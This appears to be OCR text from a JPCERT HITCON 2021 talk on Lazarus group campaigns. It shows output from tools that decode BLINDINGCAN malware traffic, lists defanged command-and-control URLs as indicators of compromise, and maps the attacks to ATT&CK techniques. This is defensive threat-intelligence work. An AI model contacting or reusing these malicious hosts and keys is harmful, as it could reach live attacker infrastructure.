


HITCON 2021

WORK FROM HOME, HACK INTO HOME

PHP Backdoor

b374k shell 2.8



HITCON 2021
HACK INTO HOME, OM HOME,

Analysis Tools

Analysis Tools

- blindingcan_rc4_post_decode.py
- blindingcan_aes_post_decode.py

blindingcan_rc4_post_decode.py

A tool to decode URL parameter for BLINDINGCAN_RC4.


```
C:¥data>python blindingcan_rc4_post_decode.py -h
usage: blindingcan_rc4_post_decode.py [-h] [-k KEY] POST

Blindingcan_RC4 POST decoder

positional arguments:
  POST                  POST data (without HTTP header)

optional arguments:
  -h, --help            show this help message and exit
  -k KEY, --key KEY     RC4 key

C:¥data>
C:¥data>python blindingcan_rc4_post_decode.py "id=d3Ztd3lod2t0Tqf42ux9uv3FGH+Y3oAc2w==&bbs=HA==&tbl=&bbs_form="
[+] 4 field(s) found in data
[+] found rc4 key: b'wvmwyhwkt'
{'id': 'Tqf42ux9uv3FGH+Y3oAc2w==', 'bbs': 'HA=='}
[+] id: bbs:tbl:bbs_form
[+] bbs: 0
[+] Done.
```

blindingcan_aes_post_decode.py

A tool to decode POST data for BLINDINGCAN_AES.

```
C:¥data>C:¥Python27¥python.exe blindingcan_aes_post_decode.py -h
usage: blindingcan_aes_post_decode.py [-h] [-k KEY] POST

Blindingcan_AES POST decoder

positional arguments:
  POST                  POST data (with HTTP header)

optional arguments:
  -h, --help            show this help message and exit
  -k KEY, --key KEY     AES key

C:¥data>
C:¥data>C:¥Python27¥python.exe blindingcan_aes_post_decode.py data.pcap
[+] get AES key: Ot92w6G6C8RYOAP3
[+] get AES key: 5MFqKIV3W3OHZL2c
[+] Done.
```

How to Download



Takeaways

We described a new campaign by the Lazarus group targeting Japanese organizations.

We provided insights in intelligence analysis and APT handling by providing TTPs of Lazarus group.

We also presented the new TTP seen in recent attacks and explained the need for countermeasures.

Thank you!

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ir-info@jpcert.or.jp


PGP https://www.jpcert.or.jp/english/pgp/

IoC

- Operation Dream Job
  - https[:]//gestao.simtelecomrs.com[.]br/sac/digital/client.jsp
  - https[:]//sac.onecenter.com[.]br/sac/masks/wfr_masks.jsp
  - https[:]//mk.bital.com[.]br/sac/Formule/Manager.jsp
  - https[:]//www.automercado.co[.]cr/empleo/css/main.jsp
  - https[:]//www.curiofirenze[.]com/include/inc-site.asp
  - https[:]//www.ne-ba[.]org/files/news/thumbs/thumbs.asp
  - https[:]//www.sanlorenzoyacht[.]com/newsl/include/inc-map.asp
  - https[:]//www.commodore.com[.]tr/mobiquo/appExtt/notdefteri/writenote.php
  - https[:]//www.fabianiarte[.]com/newsletter/arte/view.asp
  - https[:]//www.scimpex[.]com/admin/assets/backup/requisition/requisition.php
  - https[:]//akramportal[.]org/public/voice/voice.php
  - https[:]//inovecommerce.com[.]br/public/pdf/view.php
  - https[:]//www.index-consulting[.]jp:443/eng/news/index.php
  - http[:]//kenpa[.]org/yokohama/main.php
  - https[:]//vega.mh-tec[.]jp:443/.well-known/index.php
  - http[:]//www.hirokawaunso.co[.]jp/wordpress/wp-includes/ID3/module.audio.mp4.php
  - https[:]//ja-fc.or[.]jp/shop/shopping.php
  - https[:]//www.leemble[.]com/5mai-lyon/public/webconf.php
  - https[:]//www.tronslog[.]com/public/appstore.php
  - https[:]//mail.clicktocareers[.]com/dev_clicktocareers/public/mailview.php

IoC

- Operation JTrack
  - http[:]//aquagoat[.]com/customer
  - http[:]//blacktiger[.]com/input
  - http[:]//bluedog[.]com/submit
  - http[:]//coraltiger[.]com/search
  - http[:]//goldtiger[.]com/find
  - http[:]//greentiger[.]com/submit
  - http[:]//industryarticleboard[.]com/evolution
  - http[:]//industryarticleboard[.]com/view
  - http[:]//maturicafe[.]com/main
  - http[:]//purplefrog[.]com/remove
  - http[:]//whitedragon[.]com/search
  - https[:]//coralcameleon[.]com/register
  - https[:]//industryarticleboard[.]com/article
  - https[:]//maturicafe[.]com/polo
  - https[:]//salmonrabbit[.]com/login
  - https[:]//whitecameleon[.]com/find
  - https[:]//whiterabbit[.]com/input
  - http[:]//toysbagonline[.]com/reviews
  - http[:]//purewatertokyo[.]com/list
  - http[:]//pinkgoat[.]com/input
  - http[:]//yellowlion[.]com/remove
  - http[:]//salmonrabbit[.]com/find
  - http[:]//bluecow[.]com/input
  - http[:]//www.karin-store[.]com/recaptcha.php
  - http[:]//www.karin-store[.]com/data/config/total_manager.php
  - http[:]//katawaku[.]jp/bbs/data/group/group-manager.php
  - http[:]//3.90.97[.]16/doc/total.php
  - http[:]//www.maturicafe[.]com/status
  - http[:]//www.industryarticleboard[.]com/view
  - http[:]//yoshinorihirano[.]net/wp-includes/feed-xml.php



ATT&CK

- Operation Dream Job
  - Search Open Websites/Domains (T1593)
  - Compromise Infrastructure (T1584)
  - Compromise Accounts (T1586)
  - Develop Capabilities (T1587)
  - Phishing (T1566)
  - Command and Scripting Interpreter (T1059)
  - User Execution (T1204)
  - System Services (T1569)
  - Create or Modify System Process (T1543)
  - Boot or Logon Autostart Execution (T1547)
  - Obfuscated Files or Information (T1027)
  - Masquerading (T1036)
  - Template Injection (T1221)
  - OS Credential Dumping (T1003)
  - Network Sniffing (T1040)
  - Unsecured Credentials (T1552)
  - Credentials from Password Stores (T1555)
  - System Network Configuration Discovery (T1016)
  - Remote System Discovery (T1018)
  - Network Sniffing (T1040)
  - Account Discovery (T1087)
  - Network Share Discovery (T1135)
  - Remote Services (T1021)
  - Lateral Tool Transfer (T1570)
  - Archive Collected Data (T1560)
  - Application Layer Protocol (T1071)
  - Proxy (T1090)
  - Data Encoding (T1132)
  - Remote Access Software (T1219)
  - Encrypted Channel (T1573)
  - Exfiltration Over C2 Channel (T1041)

ATT&CK

- Operation JTrack
  - Compromise Infrastructure (T1584)
  - Develop Capabilities (T1587)
  - Trusted Relationship (T1199)
  - Exploitation for Privilege Escalation (T1068)
  - Obfuscated Files or Information (T1027)
  - Masquerading (T1036)
  - Indicator Removal on Host (T1070)
  - OS Credential Dumping (T1003)
  - Network Share Discovery (T1135)
  - Remote Services (T1021)
  - Lateral Tool Transfer (T1570)
  - Archive Collected Data (T1560)
  - Application Layer Protocol (T1071)
  - Proxy (T1090)
  - Ingress Tool Transfer (T1105)
  - Data Encoding (T1132)
  - Protocol Tunneling (T1572)
  - Exfiltration Over C2 Channel (T1041)

Reference

- [1] VB2020 local: To catch a Banshee: how Kimsuky's tradecraft betrays its complementary campaigns and mission
  https://vb2020.vblocalhost.com/conference/presentations/to-catch-a-banshee-how-kimsukys-tradecraft-betrays-its-complementary-campaigns-and-mission/
- [2] SECURELIST: Hello! My name is Dtrack
  https://securelist.com/my-name-is-dtrack/93338/
- [3] SEQRITE: Seqrite Annual Threat Report 2020
  https://www.seqrite.com/documents/en/threat-reports/Seqrite-Annual-Threat-Report-2020.pdf
- [4] Microsoft: PowerTip: Use PowerShell to Get a List of Computers and IP Addresses from Active Directory
  https://devblogs.microsoft.com/scripting/powertip-use-powershell-to-get-a-list-of-computers-and-ip-addresses-from-active-directory/